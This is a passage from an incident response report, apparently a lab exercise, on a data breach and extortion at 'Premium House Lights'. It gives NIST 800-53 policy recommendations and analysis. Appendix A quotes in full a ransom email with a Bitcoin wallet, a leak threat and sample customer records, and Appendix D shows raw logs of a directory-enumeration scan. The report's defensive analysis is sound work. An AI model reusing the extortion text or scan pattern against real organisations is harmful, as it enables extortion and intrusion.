| ***Access Controls*** | Restrict database access to authorized personnel only and implement strong authentication and authorization mechanisms. | [***AC-3 - Access Enforcement***](https://csf.tools/reference/nist-sp-800-53/r5/ac/ac-3/)***:*** Enforce access control policies.  [***IA-2 - Identification and Authentication (Organizational Users)***](https://csf.tools/reference/nist-sp-800-53/r5/ia/ia-2/)***:*** Ensure that access to databases is strictly authenticated. |
| ***Regular Audits and Monitoring*** | Conduct regular audits of database security settings and activity logs to detect any suspicious activity or unauthorized changes. | [***AU-6 - Audit Record Review, Analysis, and Reporting***](https://csf.tools/reference/nist-sp-800-53/r5/au/au-6/)***:*** Regularly review and analyze audit logs. |

1. **Network Security Policy:**

| **Type** | **Recommendation** | **Relevant Controls** |
| --- | --- | --- |
| ***Firewall Configuration*** | Review and tighten firewall rules to allow only necessary traffic and block all unauthorized access attempts. | [***SC-7 - Boundary Protection***](https://csf.tools/reference/nist-sp-800-53/r5/sc/sc-7/): Configure and monitor firewall settings to protect the network boundary |
| ***Intrusion Detection and Prevention Systems (IDS/IPS)*** | Implement IDS/IPS solutions to monitor network traffic for suspicious activity and block potential attacks in real-time. | [***SI-4 - System Monitoring***](https://csf.tools/reference/nist-sp-800-53/r5/si/si-4/): Implement systems for monitoring network traffic for anomalies and threats. |
| ***Network Segmentation*** | Segment the network into different zones based on sensitivity and functionality. | [***SC-7 - Boundary Protection:***](https://csf.tools/reference/nist-sp-800-53/r5/sc/sc-7/) Use segmentation to isolate different network zones to enhance security. |

1. **Incident Response Policy**

| **Type** | **Recommendation** | **Relevant Controls** |
| --- | --- | --- |
| ***Formalize the IRP*** | Develop a comprehensive incident response plan (IRP) that outlines clear roles, responsibilities, and procedures for handling security incidents. | [***IR-1 - Incident Response Policy and Procedures***](https://csf.tools/reference/nist-sp-800-53/r5/ir/ir-1/): Develop and document incident response policies and procedures.  [***IR-8 - Incident Response Plan***](https://csf.tools/reference/nist-sp-800-53/r5/ir/ir-8/): Establish an incident response plan. |
| ***Incident Response Team*** | Form a dedicated incident response team consisting of individuals with the necessary skills and expertise to handle security incidents effectively. | [***IR-2 - Incident Response Training***](https://csf.tools/reference/nist-sp-800-53/r5/ir/ir-2/): Provide training for the incident response team. |
| ***Regular Training*** | Provide regular training and awareness sessions for employees on the latest security threats and how to identify and report potential incidents. | [***IR-2 - Incident Response Training***](https://csf.tools/reference/nist-sp-800-53/r5/ir/ir-2/)***:*** Conduct regular training sessions for all employees on incident response protocols. |
| ***Post-Incident Analysis*** | Conduct thorough post-incident analysis after each incident to identify lessons learned and areas for improvement. | [***IR-4 - Incident Handling:***](https://csf.tools/reference/nist-sp-800-53/r5/ir/ir-4/)Handle incidents by conducting thorough investigations and analyses.  [**IR-5 - Incident Monitoring**](https://csf.tools/reference/nist-sp-800-53/r5/ir/ir-5/)**:** Monitor and document incidents for future reference and improvement. |

By implementing these recommended security policies and aligning them with the relevant controls from NIST Special Publication 800-53, Revision 5, we can significantly enhance our security posture, minimize vulnerabilities, and ensure a robust response to potential security incidents.

# Concusion

The incident at Premium House Lights on February 19, 2022, highlighted significant vulnerabilities in our security posture. The analysis revealed multiple areas of improvement, including password policies, account monitoring, and access controls. The immediate response involved isolating affected systems, changing compromised credentials, and blocking malicious IP addresses to contain the breach.

Subsequent eradication efforts focused on removing malicious files, conducting thorough system scans, and hardening system configurations. Recovery steps included restoring systems from clean backups and validating their integrity. Post-incident monitoring and continuous vigilance were emphasized to detect and prevent future incidents.

Moving forward, the implementation of comprehensive security measures, including network segmentation, multi-factor authentication, and enhanced monitoring, is critical. Regular security audits, employee training, and adherence to industry best practices will further strengthen our defenses. By adopting these recommendations, Premium House Lights aims to prevent similar breaches and ensure the security and integrity of its systems and data.

# References

1. Donegan, K., & Sullivan, P. (2024, January 4). *computer security incident response team (CSIRT)*.WhatIs.<https://www.techtarget.com/whatis/definition/Computer-Security-Incident-Response-Team-CSIRT>
2. Kovačević, A. (2024, February 12). *Telnet vs. SSH: How Is SSH Different From Telnet?* Knowledge Base by phoenixNAP. <https://phoenixnap.com/kb/telnet-vs-ssh>
3. *MySQL :: MySQL 8.4 Reference Manual :: 12.10.1 Unicode Character Sets*. (n.d.). <https://dev.mysql.com/doc/refman/8.4/en/charset-unicode-sets.html>
4. *Parsed: ’Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) | UserAgents.io*. (n.d.).UserAgents.io.<https://useragents.io/uas/mozilla-4-0-compatible-msie-6-0-windows-nt-5-1-sv1_562f7ba7ab221036001e703ed72daf1c>
5. Sitechecker. (n.d.). *Website Checker for Agencies & Multi-Product Companies ᐈ*. <http://sitechecker.pro/>
6. *SQL Cheat Sheet Download PDF it in PDF or PNG Format*. (2020, July 4). SQL Tutorial. <https://www.sqltutorial.org/sql-cheat-sheet/>
7. Tubin, G. (2024, March 25). *Incident response SANS: The 6 steps in depth*. Cynet. <https://www.cynet.com/incident-response/incident-response-sans-the-6-steps-in-depth/>
8. *What is an Intrusion Prevention System (IPS)? | Fortinet*. (n.d.). Fortinet. <https://www.fortinet.com/resources/cyberglossary/what-is-an-ips#:~:text=What%20is%20an,the%20network%20administrator>.
9. *What is Incident Response? | IBM*. (n.d.). <https://www.ibm.com/topics/incident-response#:~:text=Incident%20response%20>(sometimes%20called%20cybersecurity,to%20limit%20or%20prevent%20damage.
10. *What is Intrusion Detection Systems (IDS)? How does it Work? | Fortinet*. (n.d.). Fortinet. <https://www.fortinet.com/resources/cyberglossary/intrusion-detection-system#:~:text=An%C2%A0intrusion%20detection%20system%C2%A0(IDS)%20is%20an%20application%20that%20monitors%20network%20traffic%20and%20searches%20for%20known%20threats%20and%20suspicious%20or%20malicious%20activity.%20The%20IDS%20sends%20alerts%20to%20IT%20and%20security%20teams%20when%20it%20detects%20any%20security%20risks%20and%20threats>.
11. *What is SIEM? | IBM*. (n.d.). <https://www.ibm.com/topics/siem>

# 

# Appendix A: Threat Scenario Email

| From: **4C484C@qq.com**  To: support@premiumhouselights.com  Hello,  We will go right to the point. We are in possession of your database files, which include sensitive information about your customers.  You wouldn't want this information to be out on the internet, would you? We will release this information on **https://pastebin.com** if you don't deposit **10 BTC** to the following wallet ID:  **1JQqFLmAp5DQJbdD3ThgEiJGSmX8eaaBid**  by Monday at **10:00 AM UTC**.  To demonstrate to you that we aren't just playing games, here is a snippet of your customer database table:  +------------------+-----------------+--------------+  | contactFirstName | contactLastName | phone |  +------------------+-----------------+--------------+  | Carine | Schmitt | 40.32.2555 |  | Jean | King | 7025551838 |  | Peter | Ferguson | 03 9520 4555 |  | Janine | Labrune | 40.67.8555 |  | Jonas | Bergulfsen | 07-98 9555 |  +------------------+-----------------+--------------+  Now the ball is in your court to make the right decision and take action. There will be no negotiations on the price.  // **The 4C484C Group** |
| --- |

## **Anlysis**

1. **Sender:** [4C484C@qq.com](mailto:4C484C@qq.com)

* The email originates from a [QQ.com](https://www.qq.com/) address, a popular email service in China. This could indicate the attackers are located in China or are using the service to mask their true location.

1. **Recipient:** [support@premiumhouselights.com](mailto:support@premiumhouselights.com)

* The email was sent to the general customer support mailbox, it is suggesting the attackers may not have specific knowledge of internal PHL contacts or roles.

1. **Tone:** Direct and Threatening

* The email's language is straightforward and this indicates the attackers are confident and possibly experienced in extortion tactics.

1. **Content:** Ransom Demand and Proof

* The attackers explicitly state they possess PHL's customer database and threaten to publish it on Pastebin, a public text-sharing website, if a ransom of 10 BTC is not paid.
* They provide a sample of the customer data (names and phone numbers) to demonstrate the validity of their claim and the sensitivity of the compromised information.

1. **Deadline:** Monday at 10:00 AM UTC

* The attackers set a clear deadline for payment, adding a sense of urgency to pressure PHL into complying.

1. **No Negotiation:** The attackers state they are unwilling to negotiate, reinforcing the seriousness of the threat.
2. **Signature:** The 4C484C Group

* The attackers identify themselves as the "4C484C Group," which could be a known threat actor or a new group attempting to establish a reputation.


# 

# 


# Appendix B: Files integrity (Hashes)

To check the integrity of all logs and wireshark captures, I used ***Get-FileHash*** command in Windows powershel for all artificats and then compared them with the given Hashes.


* Screenshot from Powershell



* Screenshot from sha256sum.txt



# Appendix C: Company Network Diagram



## **Network Issues Contributing to the Attack**

1. **Insufficient Firewall Protection:** The firewall failed to block the initial unauthorized access to the web server, potentially due to misconfiguration or a lack of protection against the specific exploit used.
2. **Flat Network Architecture:** The lack of network segmentation allowed the attacker to easily move from the compromised web server to the sensitive database server.
3. **Missing Intrusion Detection:** The absence of an intrusion detection system (IDS) prevented early detection of the attacker's reconnaissance and data exfiltration activities.
4. **Weak Access Controls:** Poor password management and the absence of multi-factor authentication made it easier for the attacker to gain and escalate privileges.

# Appendix D: Application Access Logs (Raw Data)

| 136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET /?\_escaped\_fragment\_= HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  136.243.111.17 - - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.201.202.232 - - [19/Feb/2022:21:57:40 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /index HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /archive HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /02 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /register HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /en HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /forum HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /software HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /downloads HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /3 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /security HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /13 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /category HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /4 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /content HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /14 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /main HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /15 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /press HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /media HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /templates HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /services HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /icons HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /resources HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /info HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /profile HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /16 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /2004 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /18 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /docs HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /contactus HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /files HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /features HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /html HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /20 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /21 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /5 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /22 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /page HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /6 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /misc HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /19 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /partners HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /24 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /terms HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /2007 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /23 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /17 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /i HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /27 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /top HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /26 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /9 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /legal HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /30 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"  138.68.92.163 - - [19/Feb/2022:21:58:27 -0500] "GET /banners HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; 